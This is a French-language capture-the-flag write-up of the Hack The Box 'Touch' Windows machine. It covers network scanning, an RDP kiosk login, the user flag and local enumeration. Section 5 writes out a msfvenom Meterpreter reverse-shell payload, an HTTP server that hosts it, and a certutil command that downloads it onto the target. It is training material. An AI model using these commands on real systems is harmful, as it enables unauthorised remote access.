TOUCH

Reconnaissance, accès au kiosque Windows et analyse du chemin vers l'élévation de privilèges

Compte rendu technique restructuré à partir des notes et captures originales. Le document décrit uniquement les étapes observables dans les éléments fournis.

Plateforme	Hack The Box - Touch
Environnement	Machine Windows en laboratoire HTB
Accès observé	Compte KioskUser / RDP
Progression documentée	Flag utilisateur et énumération locale
Privilèges administrateur	Non démontrés dans le document source
Auteur	Mohammed Ryad DERMOUCHE

Parcours : Nmap → ffuf / DeviceHub → RDP / Kiosk → user flag → Meterpreter → inspection du système

Usage prévu : dépôt GitHub de write-ups CTF. Toute adresse IP et tout identifiant mentionnés sont propres à la session d'entraînement.

01 | Vue d’ensemble

La machine expose plusieurs services Windows. L’investigation débute par l’identification de la surface réseau, se poursuit sur une interface Web liée à des périphériques, puis bascule vers un kiosque accessible en RDP. Une fois le contexte utilisateur obtenu, les recherches portent sur les composants installés et les fichiers applicatifs.

Périmètre et résultat attesté

Confirmé : reconnaissance réseau ; interface DeviceHub consultée ; session RDP fonctionnelle ; identification du contexte KioskUser ; présence du flag utilisateur ; session Meterpreter et exploration locale. **Non attesté :** compromission administrateur, obtention du root/admin flag, exploit de base de données ou chemin complet de privesc.

02 | Reconnaissance réseau

2.1 Analyse initiale avec Nmap

```
nmap -sV -Pn -sC -T4 10.129.161.199
```

Le scan montre un hôte Windows, avec notamment **RDP (3389)**, **WinRM (5985)** et un service HTTP sur **8443**. RDP et WinRM représentent des options d’accès distant si une authentification valide est trouvée ; leur simple exposition n’est pas une vulnérabilité démontrée.




Figure - Résultat du scan Nmap et identification des services

2.2 Découverte de chemins Web

```
ffuf -u http://10.129.161.199:8443/FUZZ \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

La recherche de chemins produit de nombreuses réponses de redirection. Les notes identifient ensuite **/api/status**, utilisé comme piste de découverte vers l’interface de gestion des périphériques. Les réponses de ffuf seules ne suffisent pas à prouver qu’un chemin est exploitable.



Figure - Énumération de chemins avec ffuf

03 | Découverte de DeviceHub

L'interface **Nexion DeviceHub** affiche l'état d'un lecteur de passeports et d'une imprimante de cartes d'embarquement. Le rapport d'origine présente un identifiant de périphérique comme un indice ; il ne démontre pas à lui seul que cet identifiant est un mot de passe ou qu'une authentification a été contournée.




Figure - Tableau de bord DeviceHub découvert sur le service Web

04 | Accès au kiosque via RDP

4.1 Ouverture de session

```
xfreerdp3 /v:10.129.161.199 /u:KioskUser \
/p:<LAB_PASSWORD> /sec:rdp /cert:ignore
```

Les notes fournissent un compte de laboratoire et présentent une connexion RDP réussie. Pour la publication, le mot de passe original est volontairement omis de la retranscription textuelle. Une interface HTB Airways s'affiche, permettant la recherche d'une réservation.




Figure - Interface du kiosque aérien accessible après ouverture de session RDP

4.2 Indice de réservation et flag utilisateur

Une référence de réservation et un nom de passager sont utilisés dans l'interface. Les captures suivantes montrent l'exploration du Bureau Windows et signalent un fichier utilisateur servant de preuve du **user flag**. Le contenu du flag n'est pas reproduit dans le rapport source.

4.3 Identification du compte courant

```
whoami
```

La sortie confirme le contexte **KioskUser** sur l'hôte de laboratoire. Ce constat sert de point de départ à l'énumération locale ; il ne traduit pas un accès administrateur.




Figure - Vérification du contexte utilisateur Windows

05 | Session distante et investigation locale

5.1 Préparation du canal de retour

Les notes décrivent la création d'un exécutable de laboratoire avec msfvenom, son hébergement sur un serveur HTTP temporaire, puis l'utilisation d'un gestionnaire de session Metasploit. Les adresses de tunnel VPN relevées varient entre certaines commandes et captures : elles doivent être adaptées à chaque session.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp \
LHOST=<VPN_IP> LPORT=4445 -f exe -o shell.exe
python3 -m http.server 8000
```







Figures - création du payload et partage HTTP ; écouteur Metasploit

5.2 Téléchargement et ouverture de la session

```
certutil -urlcache -split -f \
http://<VPN_IP>:8000/shell.exe shell.exe
```

La trace montre un téléchargement depuis la machine cible et une session Meterpreter obtenue. Cet accès reste exécuté sous l'identité utilisateur du kiosque : il ne constitue **pas** une élévation de privilèges.







Figures - transfert du fichier sur la cible ; session Meterpreter active

5.3 Validation du contexte système

```
sysinfo
shell
whoami
```

Les captures indiquent un environnement Windows x64 et un shell sous **KioskUser**. Un shell interactif permet ensuite de parcourir le système de fichiers et les programmes installés.





Figures - informations de l'hôte ; shell et identité courante

06 | Énumération des composants installés

6.1 Exploration des répertoires

```
dir C:\
dir "C:\Program Files"
```

Les répertoires visibles incluent notamment **HTB Airways**, **Nexion Systems** et **MySQL**. Ils orientent les recherches vers les services applicatifs et les interactions avec la base de données, sans établir à eux seuls une faiblesse exploitable.




Figure - Répertoires identifiés sur le disque et dans Program Files

6.2 Lecture du code applicatif

La dernière page du document d'origine examine un fichier TypeScript **database/index.ts** dans le backend du kiosque HTB Airways. La capture montre une connexion MySQL basée sur une configuration chargée depuis un fichier d'environnement/configuration. Cette observation identifie une piste d'audit pertinente : paramètres de connexion, gestion des secrets et privilèges associés au service de base de données.

Limite : aucune exploitation MySQL, exécution de commandes au niveau d'un compte privilégié, ni récupération du flag administrateur n'est démontrée dans le PDF remis.

07 | Bilan et pistes de vérification

Résultats obtenus

• Surface réseau Windows cartographiée (RDP, WinRM, service Web 8443).

• Exploration de l'interface Nexion DeviceHub et d'une piste API.

• Accès RDP au kiosque HTB Airways sous KioskUser.

• Flag utilisateur repéré dans l'environnement Windows.

• Session Meterpreter active dans le contexte utilisateur.

• Énumération de programmes et inspection initiale du backend MySQL.

Points à compléter pour un write-up intégral

• Établir et documenter précisément la transition entre l'indice Web et les identifiants RDP.

• Ajouter le chemin de compromission privilégiée uniquement après validation par des preuves.

• Conserver une capture du résultat final (sans publier le contenu des flags).

• Vérifier la cohérence des adresses IP utilisées dans les commandes et les screenshots.

Conclusion

Cette investigation met en évidence un chemin d'accès progressif : identification des services, exploration d'une application Web, utilisation du kiosque Windows puis étude des composants locaux. Le travail documenté atteint le stade utilisateur et ouvre des pistes d'analyse applicative ; la compromission administrateur reste à démontrer.

Avertissement : ce document concerne exclusivement une machine Hack The Box utilisée avec autorisation, dans un environnement CTF contrôlé. Les commandes et captures ne doivent pas être réutilisées sur des systèmes tiers sans permission explicite.